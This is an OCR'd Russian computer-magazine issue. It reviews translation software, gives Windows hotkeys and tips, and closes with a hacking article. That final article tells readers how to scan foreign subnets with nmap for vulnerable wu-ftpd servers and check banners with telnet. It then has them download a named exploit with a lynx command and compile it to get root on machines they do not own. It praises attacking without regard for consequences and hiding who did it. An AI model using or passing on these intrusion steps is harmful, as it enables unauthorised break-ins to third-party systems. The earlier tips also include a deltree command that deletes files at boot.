
Чтобы ты понял о чем я говорю, просто представь, что ты имеешь документ в формате Word'a, который содержит рисунки и колонтитулы. Так вот, этот документ будет преобразован в аналогичный. Все рисунки и колонтитулы останутся без изменений, будет переведен лишь текст документа.



В Сократ встроен текстовый редактор, который является облегченной версией Лексикона 97. Именно это и позволяет тебе делать переводы документов со сложным оформлением.


Сократ Интернет

Как ты, наверное, уже догадался, эта программа поможет тебе в переводе веб-страниц. Как полностью, так и частично.






После того как ты ее запустишь, первым, что ты перед собой увидишь, будет разделенное пополам горизонтальной чертой окно. Потом окно ты сможешь разделить и вертикально, а можешь и вообще его не делить.
Это обычное окно браузера, но только лишь раз-



деленное для пущей практичности. Зато так ты имеешь возможность наблюдать и оригинал страницы, и ее перевод. Если тебе нравятся буржуйские проги, то здесь в настройках внешнего вида ты сможешь выбрать и язык ее интерфейса. Среди языков для интерфейса имеются фиглиш и дойч, ну и, конечно, мАЯ родная русский язык. Новая панель, которая появилась в недавней версии, поможет тебе легко сориентироваться в управлении программой.



После открытия страницы она появится в двух частях окна. Нажав кнопочку ПЕРЕВОД, ты переведешь страничку в нижнем окне. При этом этой же кнопкой ты можешь и прервать процесс перевода страницы. Если ты считаешь, что нижнее окно для тебя слишком мало, то передвинь линию разделения двух окон. А если ты воспользуешься кнопочкой Автоперевод, то тебе вообще больше никогда не придется нажимать на кнопку ПЕРЕВОД. Весь текст переводится автоматически, хотя ты можешь и сам задать направление перевода. Среди настроек у программы имеется только настройка внешнего вида, и только. Также прога встраивается в мелкотеловского ослика и может переводить прямо в окне браузера. Нужно выделить лишь кусочек текста и кликнуть на правую кнопку крысы, и в появившемся меню выбрать, с какого на какой тебе перевести. Легко и просто. А вот любителям нафигатора я позавидовать не могу, т.к. этот браузер переводчик не поддерживает вовсе. Единственное, чего не переводит, так это баннеров и надписи на рисунках. На странице www.socrat.ru ты сможешь взять демо-версии всех трех продуктов, о которых я тебе здесь поведал.


Ну а теперь затронем продукты другой российской компании. Где-то выше я уже писал их названия. Теперь осталось их только разобрать. Что какая из них умеет. Ну-с, начнем-с.

Magic Gooddy


Самая простая в обращении программа. Она так естественна (до безобразия), что даже не надо задумываться о последствиях своих действий. Все понятно и просто. Простота - просто ТАЙД. При загрузке программы появляется надоедливый Гусь, который будет постоянно висеть у тебя на экране. Как только ты на него налюбуешься, то сможешь убрать его. Для этого нажми на кнопочку с его рожей в меню. Но лучше его оставить на месте, так как с его помощью перевод осуществляется быстрее. Ведь достаточно выделить кусок текста в любом окне и перетащить на него, и он тут же выплюнет окно с переводом,




который он сам же и продиктует надоедливым голоском. Но он диктует не только перевод, он еще и постоянно пристает со своими советами. А при загрузке каждый раз тебя приветствует. Вот только здороваться он может только на рус-



ском языке. Когда я задал ему имя Mike, то он меня назвал Мике. Я чё, хохол что ли? Так что создателям стоило бы научить своего гуся понимать не только русские имена, но и иностранные. А вот перевод на английский он произносит на хорошем английском без акцента. Если у тебя есть микрофон, то ты можешь заставить этого гуся слушаться тебя. Правда, он знает только несколько команд,



среди которых: "создать", "открыть", "сохранить документ", "перевести", "лежать", "сидеть", "фас", "барьер" и что-то там еще. В редакторе прога переводит "на лету". Т.е. гусь летит по экрану, а текст потихоньку переводится. :-))) Пока набираешь текст, стуча своими костяшками по кнопкам клавы, сразу видишь перевод каждого слова, которое ты сумел настучать. Управление гусем осуществляется очень просто.




Нажми на правую (право - это то же самое, что и лево, только с другой стороны) кнопку твоей крысы, и тут же вылетит меню, из которого ты сможешь запустить редактор, создать новый документ, а также выключить эту детскую программу к чертовой матери на веки вечные и больше ее не запускать. Программа имеет несколько тематик для перевода, с помощью которых ты приблизишь результат перевода к нужному. Magic Gooddy - это единственная прога, которая имеет существенный недостаток. Она очень сильно перегружает твой комп. Если у тебя 32 мега мозгов, то ты кое-как сможешь запустить ее на своем компьютере. А если у тебя меньше мозгов, то тебе стоит сходить к врачу, но вряд ли это тебе поможет. А так программа ничего. Для домашнего компьютера сойдет. Чтобы детишки немного поиграли и поучили язык.

PROMT Internet


Как ты уже догадался, этот программный пакет предназначен для работы в Инете. Переводит с английского, немецкого и французского языков на русский и обратно. Этот пакет (только не думай, что он целлофановый) объединяет в себе три продукта: WebTranSite98, WebView и модуль перевода для мелкотеловского ослика ИА. Затронем каждый продукт немного в отдельности. С помощью модуля перевода для осла ты теперь сможешь переводить текст или его кусок прямо в окне браузера. Для этого тебе потребуется выделить этот фрагмент и нажать правую кнопку мышки-норушки, и в контекстном меню выбрать перевод с одного языка на другой.



Прога WebTranSite98 представляет собой панель, которая сильно похожа на дебильную панель Microsoft Office. Дурной пример заразителен. Эта панель постоянно висит вверху рабочего стола.



Для перевода текста из Нафигатора, Ейксплорера и любого текстового редактора необходимо выделить фрагмент текста и перетащить на панель. Оп! И перевод получен. Также прога может переводить фрагменты из любых программ, а также любые хелпы. А WebView представляет собой окно браузера, которое поделено пополам. Что-то подобное мы уже встречали в Socrat Internet'е.



Кто у кого воровал - не нам разбираться. Но эти две программы очень похожи. Переводит весь текст со страницы сервера, все подчистую, кроме баннеров. При загрузке страницы ее перевод осуществляется тут же, и не надо нажимать ни на какие кнопочки. Переход по ссылкам осуществляется как в окне оригинала, так и в окне перевода. Но если ты хочешь увидеть перевод этой страницы не на русском, а на немецком, то просто измени направление перевода, и все, этого будет достаточно. Этой проге доступны и основные функции ослика ИА. А дополнительные функции "Поиск в Интернет" и "Открыть WWW узел" сделают твою работу более приятной. С помощью "Поиска в Интернет" ты сможешь создать запрос на своем родном русском языке, а система сама переведет на указанный язык и отправит запрос на популярный поисковый сервер (например, Yahoo).



Разные уровни сложности формирования запросов помогут создать запрос любой сложности. А функция "Открыть WWW узел" позволит тебе открыть веб-страницу, используя твой браузер, а также перевести ее с помощью WebView. Изначально в Promt Internet входят лишь англо-русский и русско-английский словари с терминологией Интернета, но возможно и увеличение количества твоих словарей. Дополнительные словари ты сможешь скачать с Web-сайта компании www.promt.ru. Там же, кстати, находятся и демо-версии этих двух продуктов. К сожалению, современный уровень научных знаний о структуре естественных языков не позволяет создать программную среду, которая могла бы синтезировать переводы профессионального или литературного качества без участия человека. На сегодняшний день не существует ни одной программы, которая генерировала бы переводы, не нуждающиеся в последующем редактировании. Однако ты можешь, вооружившись своими знаниями фиглиша или другого иностранного языка и системой автоматического перевода и используя промежуточный результат перевода, повысить скорость своей работы. Хотя для перевода инструкций по эксплуатации и тому подобных вещей тебе хватит и такого переводчика.

Их бин кончать!

Ну, вот так-то. Такие у тебя под рукой симпатичные переводчицы. Ты уж выбирай, попробуй те и другие, поюзай. Какой понравится - оставь, так и быть, разрешаю. Короче: удачных тебе переводов. Миру - мир, жопа ё-моё, до новых встреч.



ФИЧИ ФОРТОЧЕК (часть 1)




Каролик (andrusha@sl.ru; www.ruschannel.xxi.ru) Александр Иванюкович (ivanyukovich@yahoo.com)

Ну что, мышковед, :) пора иногда и тетю Клаву поюзать. Или ты только знаешь комбинацию Ctrl+Alt+Del, :) тогда все чересчур запущено... Метаться от клавы к крысе и наоборот тоже вредно для здоровья, просто надо знать элементарные комбинации "горячих" клавиш на клаве, которые во многом смогут облегчить тебе жизнь при юзании окошек. Ситуация с незнанием своей родной тети клавы скорее всего связана с растущим валом игрушек, ориентированных только на мышь, но одну комбинацию, как минимум, даже там тебе приходится использовать - это Ctrl+Alt+Reset. :))) Но я тут опишу более интересные и нужные "горячие" комбинации, и ты скоро поймешь, каким ты был зеленым. :)






Быстро юзаем M$ Office



Итак, приступим. Для затравки даже, к примеру, Офис и всеми любимый Ворд. Используешь ли ты там "горячие" комбинации? Используешь? Вау, не ожидал. :) И какие же? Вставка в буфер и копирование из буфера? :) И все? А в курсе, что любое действие там можно забить на любую "горячую" комбинацию и поменять установленные по умолчанию? Часть полезных комбинаций "горячих" клавиш в том же Офисе можно увидеть следующим образом: Вид->Панели инструментов->Настройка->Параметры->Включать в подсказки сочетания клавиш.



Теперь при подруливании мышки к кнопке с нужным действием под последней выскакивает подсказка с указанием нужного сочетания клавиш. Это типа для склеротиков. :) Когда надоест, поменяешь на свои комбинации, а под-

сказку можно и вовсе отрубить. А для начала пора бы запомнить и простейшие комбинации, без знания которых движения мышкой в основном приводят к пустой трате времени для прицеливания на нужном меню. :)

Home - переместить курсор в начало строки.
End - переместить курсор в конец строки.
Ctrl+C (или Ctrl+Insert) - скопировать в буфер.
Ctrl+V (или Shift+Insert) - вставить из буфера.
Ctrl+X - вырезать в буфер.
Ctrl+A - выделить все, работает не везде, но положение исправит Aditor. (http://kulichki.rambler.ru/~kdavy/progs/aditor)
Ctrl+Del - удалить слово справа от курсора.
Alt+BackSpace - отменить редактирование.
Shift+стрелка - начать выделение от курсора и далее.
Shift+Delete - удалить, не помещая в корзину.
Ctrl+Esc - тоже самое, если нажать на кнопку Start.
Alt+Tab - переключение между запущенными приложениями.
Alt+Enter - минимизировать DOS-приложение (не путать с DoS-атакой).
Alt+Space - вызвать контекстное меню текущего окна (аналогично нажатию правой кнопки крысы в заголовке окна).
F3 - открыть меню "Поиск".
F2 - переименовать файл или папку.
F5 - обновить активную область экрана.
F10 - перейти к менюшкам текущего окна.
F11 - при работе с проводником разворачивает его в полноэкранный режим (или сворачивает).
Alt+PrtSc - скопировать в буфер обмена активную область экрана.
PrtSc - скопировать в буфер обмена весь экран.
Ctrl - в проводнике позволяет выделять группу файлов, не стоящих вместе, при редактировании текста позволяет перемещаться по словам.

А как часто встречается ситуация, когда в Word надо переключаться между окнами открытых документов - все делают это исключительно мышкой, долго целясь по нужным позициям. Хотя можно намного быстрее - комбинацией Ctrl+F6 - переход к следующему окну в текущей программе. Действует не только в Офисе, но и во многих других приложениях.
Ну, это самые стандартные и изъезженные комбинации, которые не знать просто нереально. :) Штудируй, типа, и не лохайся больше.


Взгляни на свою клаву!!!


А вот ты купил самую навороченную клаву, все дела. А вот кнопочку Win видел на многих современных клавах? Ну и что? На фиг не нужна? Ах ты ее даже выковырял, чтобы не мешала? :))) А ведь клевая кнопенция. Вот несколько комбинаций и с ней:

Win+R - открыть окно запуска программы.
Win+M - свернуть все открытые окна (очень удобно, если срочно нужен десктоп), а то наоткрывал порнухи, понимаешь.
Win+F1 - открыть виндошный хелп :) - Alt+F4 - закрыть эту "Книгу сказок".
Win+E - открыть проводник.
Win+F - открыть поиск.
Win+Tab - переход между приложениями на панели задач.
Win+Break - свойства системы.
Да, кстати, у клавиши Win есть еще одна такая замечательная фишка - ее можно при необходимости отключить на время работы в DOS-сессии. ;) Для этого, правда, придется раздобыть программку "Kernel Toys" (ищи в Инете). Зато после этого можно спокойно играть в любимые гамы без риска случайно переключиться в Windows - довольно неприятная случайность. :)

Shift-анись по-быстрому

Есть еще одна феня в окошках - автоопределение и автозапуск компакт-диска. Кого-то радует, но он не знает, что это. Кого-то достает, но он тоже не знает, что это, и не может отрубить. :) Самые продвинутые кидают пальцы и отключают эту феню в Панель управления->Система->Устройства->Устройство чтения компакт-дисков. Далее выбираешь установленное у тебя устройство (сидюк, короче) и в его настройках убираешь галочку с пункта "Автоматическое распознавание диска".







Но что-то далеко не все продвинутые знают, как можно, не отрубая эту феню, запретить распознавание определенного компакта. Но на самом деле все просто - удержи некоторое время после установки нового диска клавишу Shift, и автоопределения и автозапуска не будет. И теперь незнакомый диск больше не отформатирует твой винт. :)
Также Shift можно использовать для ускоренной перезагрузки окошек, а не ждать полной перезагрузки компа. Просто одновременно с нажатием OK в меню "Перезагрузить" (при подтверждении перезагрузки) нажми Shift. Окошки вместо полной перезагрузки просто перечитают свои файлы конфигурации, ну а процесс перезагрузки существенно ускорится.
Ну а как загрузиться без запуска программ из "Автозагрузки"? Shift - решение всех проблем!!! :) Достаточно удержать Shift до полной загрузки Windows, и проблема решена - программы из "Автозагрузки" не будут загружены.

Чистим, моем, недорого, с выездом

Бывает иногда досадно жать клавишу "Отмена" при жалобах окошек на недостаток свободного места, хотя может оставаться под 100 метров и более. Что за трабла? Да просто Disk CleanUp'у требуется не менее 5% (или сколько стоит) свободного места. Какого... :) - отключи.
Мой компутер->Диск->Свойства->Очистка диска->Настройка и убери галочку с пункта "Автоматически производить очистку диска при...".



Но... не всегда помогает... Хм... тогда лезь в реестр:
HKLM\Software\Microsoft\Windows\Current Version\explorer\MyComputer\CleanPath




и очисти значение параметра Default, и ты никогда больше не увидишь надоедливого сообщения. Хотя это виндошное излишество можно и не трогать (для тех, кто не вперся, HKLM - HKEY Local Mashine, а для тех, кто не знает даже, как залезть в реестр - Пуск->Выполнить, потом regedit, потом OK).

А вот некоторые другие виндошные излишества настоятельно рекомендую переправить - загляни в c:\windows\temp (ну или где ты там временные хранишь). Не слишком ли много там файлов? У некоторых одаренных я встречал до пары сотен мегабайт %). Почему бы не удалять эти файлы каждый раз при перезагрузке системы? Для этого добавь в начало autoexec.bat c:\windows\command\deltree /Y c:\windows\temp\.
Кстати, последний "\" обязателен, а то удалишь все к ядрене фене вместе с самой папкой temp. :)
Таким же способом можно очищать C:\windows\cookies, и кто тебе сказал, что нужна спецпрога, чтобы чистить cookies? А также подвергни тщательной чистке C:\windows\Temporary Internet Files и C:\windows\recent (последнее, если не юзаешь Пуск->Документы). Экономика должна быть экономной. :)

Ну куда же мы без FAR-a!

В последнее время все большую популярность приобретает Far - один из наиболее "продвинутых" файловых менеджеров, работающих под форточками.




У тебя его нет? Ну, ты лох! :) Бери его тут - ftp://rarsoft.ti.sk/pub/far, а просвещайся тут - http://www.rarsoft.com. Только зачем тебе Far, если ты его юзать-то не умеешь? :) Типа, бегаешь, как по Нортону? :) Это то же самое, как есть вилкой. :) В Far'е тоже полно своих удобных фичек, скажу самые продвинутые. В некоторых случаях тебя, допустим, прибило открыть найденную Far'ом папку Explorer'е - тут поможет довольно простая команда "start .", совершенно аналогично можно набрать "start .." (ну, помнишь родную "cd ..") и перейти на уровень вверх, "start ..." - на два уровня вверх и т.д. Очень помогает при различной автоматизации, к примеру, при написании скриптов.
Far к тому же исправно поддерживает длинные имена, но когда они слишком длинные, то не видно полного имени и уж тем более расширения. Как быть? Бегать по каждому и смотреть полное название - работа лохов. :) Просто нажми "Alt+стрелка вправо", и Far подвинет имена всех файлов. ;) Ну а если ты часто юзаешь проводник, то обрати внимание, что более удобно копировать файлы на дискету с помощью "Отправить" (выделяешь файлы и жмешь правую клавишу мыши), к тому же существующий список можно отредактировать и добавить свое, для этого загляни в папку c:\windows\sendto - остальное интуитивно понятно.
Плюс ко всему в проводнике можно перемещаться по первым буквам в именах файлов - жмешь нужную букву, потом следующую и т.д. В это время курсорчик бегает по совпадению с набранным. В Far'е аналогичная фишка достигается при нажатой клавише Alt. Только жать надо быстро - винда почему-то при секундном разрыве в печати букв считает, что ты, типа, передумал.


И Инет тоже может быть проще

Ну и кто нынче не юзал Интернет? А вот что в виндах существует такая фишка, как возможность вводить урлу прямо на панели задач, знают далеко не все. Для этого перейди на панель задач, ткни правую кнопку крысы и выбери Панели инструментов->Адрес. Url'ы принимаются круглосуточно. ;) Мелочь, а приятно.

Кроме этого адреса можно вводить в любом запущенном окне проводника - хоть в панели управления. Можно и в меню Пуск->Выполнить, потом урлу, потом ОК.
Иногда при попытке соединения с каким-нибудь ftp-сайтом при помощи 5-го ИЕ ты получаешь сообщение



Что делать? Не лохайся, достаточно лишь поставить галочку "Использовать FTP, основанный на Web" в "Свойства обозревателя"->"Дополнительно".
Но если тебя прибило работать с ftp не через IE и прочие браузеры, а другого ничего нет, то у windows есть собственный ftp-клиент, не такой, как в Unix, :) но на крайний случай сойдет. Он поддерживает покомандную работу с командами, взятым из файла "ftp -s:filename".
А слабо сменить свой IP, не перезагружая Windows? Просто после изменения IP отмени перезагрузку, войди в Панель Управления->Система->Устройства. Выбери свою сетевую карточку, открой ее свойства, поставь галочку на "Отключено в данной конфигурации", жми ОК.



Ещё раз войди туда же и убери галочку, подтверди. Усё, твой IP сменен.
Бывает, надо расширить на машине ресурс, да так, чтобы его никто не видел. Просто добавь в конец видимого в сети названия ресурса символ $ - доступ к ресурсу можно получить лишь зная его название. :)
В сети и Инете сидят многие, но чего-то никто ни фига не знает про полезные фичи виндов: ipconfig.exe, winipcfg.exe, tracert.exe, telnet.exe, route.exe, ping.exe, netstat.exe, net.exe, nbtstat.exe и arp.exe.
Итак, по порядку:
ipconfig - позволяет просмотреть все установленные сетевые хрени и установки на них ip-адреса, подмаски и прокси
winipcfg - аналог предыдущей, но поинформативнее, включает информацию о привязке, о хосте и DNS (выскочит отдельным окошком).
tracert - позволяет отследить путь и задержки между узлами.



telnet - **телнет, он и в Африке телнет.**
route - **манипуляции с прокси.**
ping - **пингомет.**
netstat - **текущие соединения с тобой.**
net - **имеет подкоманды:**
net help - **типа помощь. :)**
net init - **грузит протоколы и драйвера.**
net logoff - **разрыв соединений.**
net logon - **типа юзер рабочей группы.**
net password - **смена пароля на предыдущую феню.**
net print - **все о принтерах (сканеров там нет).**
net start - **запуск сервисов.**
net stop - **тормозняк сервисов.**
net time - **синхронизация времени.**
net use - **инфо о коннектах и манипуляции с ними.**
net ver - **типа версия**
net view - **список доступных на компе сетевых папок.**
nbtstat - **манипуляции с NetBIOS.**
arp - **манипуляции с привязкой.**

И снова "здравствуйте"!

А комп ты вырубаешь через Пуск->Завершение работы? Смешно. :) А у одаренных это, небось, вообще Ctrl+Alt+Del. :)))
Ну, продвинутые жмут, конечно же, Alt+F4. Но кул хацкеры вырубают комп одной кнопкой! Если подумал про Power - ты породистый ламер. :) Ну, к примеру, F12. Создай ярлык "MustDie", в "Командной строке" ярлыка введи "rundll.exe user.exe,exitwindows" (без кавычек, разумеется). Далее в "Свойства" укажи в качестве быстрого вызова клавишу F12 (ну или другую на свой вкус). Теперь гордо тычь F12 - ты кул хацкер. :)
Для перезагрузки действия аналогичные, только строка выглядит чуток иначе: "rundll.exe user.exe,exitwindowsexec".
И напоследок - в директории, где у тебя установлены окошки, должен быть файл с названием tips.txt, почитай его на досуге...




ВЗЛОМ
взлом чужих взломов

"Знай своего врага" /Китайский военачальник, 500 лет до н.э./

Наверное, ты уже много слышал про крутых хакеров, которые только и занимаются тем, что сидят под линуксом и ломают системы, подобные своей. Может быть, только что ты получил заветный шелл и мечтаешь научиться этому ранее секретному и непонятному для тебя искусству. На самом деле, с точки зрения твоего злейшего врага - сисадмина, все ваши действия вполне понятны и предсказуемы - я попробую рассказать тебе о том, что надо делать, чтобы получить доступ к машине под линуксом. А рассказывать буду на примере - один хакер, который взломал не одну сотню линуксовых машин, решил поделиться своим опытом и рассказать, что он делает, чтобы получить доступ.

Let's party begin

Итак, твоя цель не копание в каком-то непонятном коде или не поиск секретных документов. Твоя цель очень простая - получить РУТА наилегчайшим путем. Это позволит тебе в дальнейшем секретно сканировать порты других машин с новой тачки и вообще ломать все остальное - не думая о последствиях. Почему? Потому что никто не сможет даже догадаться, что ломал и хачил вовсе не администратор с неизвестной тебе машины, а ты. Итак, сначала тебе будут нужны две вещи - сканер портов и эксплоит.

Тебе надо выбрать, через что ты сможешь получить рута. Хакер предпочитал использовать для этого старый сервер ftp, который поставлялся вместе с redhat-линуксами версии 5.2. Точное его название - wuftp 2.4.2-beta18. Именно такой и ТОЛЬКО такой фтп-сервер тебе предстоит обнаружить, чтобы получить на нем рутовские права. Ты выбираешь диапазон IP адресов, который находится где-то в далекой Новой Зеландии или Австралии, и запускаешь портсканер, который будет сканировать всю огромную подсеть на открытый порт 21 (фтп-сервер всегда работает на этом порту).

Если ты уже поставил себе линукс или FreeBSD, советую тебе воспользоваться портсканером nmap. Известная команда TEAM VOID написала статью, как пользоваться этим сканером в общих чертах, а тебе понадобится уметь отдать только одну команду - ./nmap -sT -P0 -p 21 www.victim.dom\24. Конечно, вместо victim.dom тебе следует вписать сайт, который стоит в той сетке, которую ты собираешься хакать (например, whitehouse.com).

После этого тебе остается только ждать. Тебе выдастся список хостов (то есть машин в стане врага), на которых этот порт открыт, после чего ты сможешь по очереди проверить версии фтп-серверов, которые обнаружил твой сканер. Для этого тебе надо будет написать самому (если умеешь) программу, которая по очереди проверит все найденные сервера на версию, или сделать это самому, ручками. Чтобы определить версию сервера, достаточно дать команду:

```
[r00t@bewx /]$ telnet ftp.victim.dom 21
```

В ответ на которую ты получишь версию сервера:

```
Trying 31.33.73.01 ....
Connected to ftp.victim.dom.
Escape character is '^]'.
220 ftp.victim.dom FTP server (Version wu-2.4.2-academ[BETA-18](1) Fri Mar 32 23:27:05 EEST 2000) ready.
```

wu-2.4.2-academ [beta18] и есть как раз признак того, что дела сервера плохи и ты нашел себе жертву.

Теперь самое время скачать себе эксплоит, если ты этого еще не сделал. Эксплоит - это программа, которая использует уже существующую дырку в сервере. В нашем случае эксплоит перезапишет память программы кодами. Программа будет подчинена и даст тебе рута!

Итак, сам эксплоит тебе надо будет взять с ftp://adm.freelsd.net/ADM/exploits/ADMwuftpd.c. Сохрани его в файле ADMwuftpd.c (это сделает команда **lynx -source ftp://adm.freelsd.net/ADM/exploits/ADMwuftpd.c > SploiT.c**). Потом скомпилируй его (то есть приведи его в состояние, нужное для того, чтобы эксплоит смог работать). Это можно сделать командой gcc -o SploiT SploiT.c.

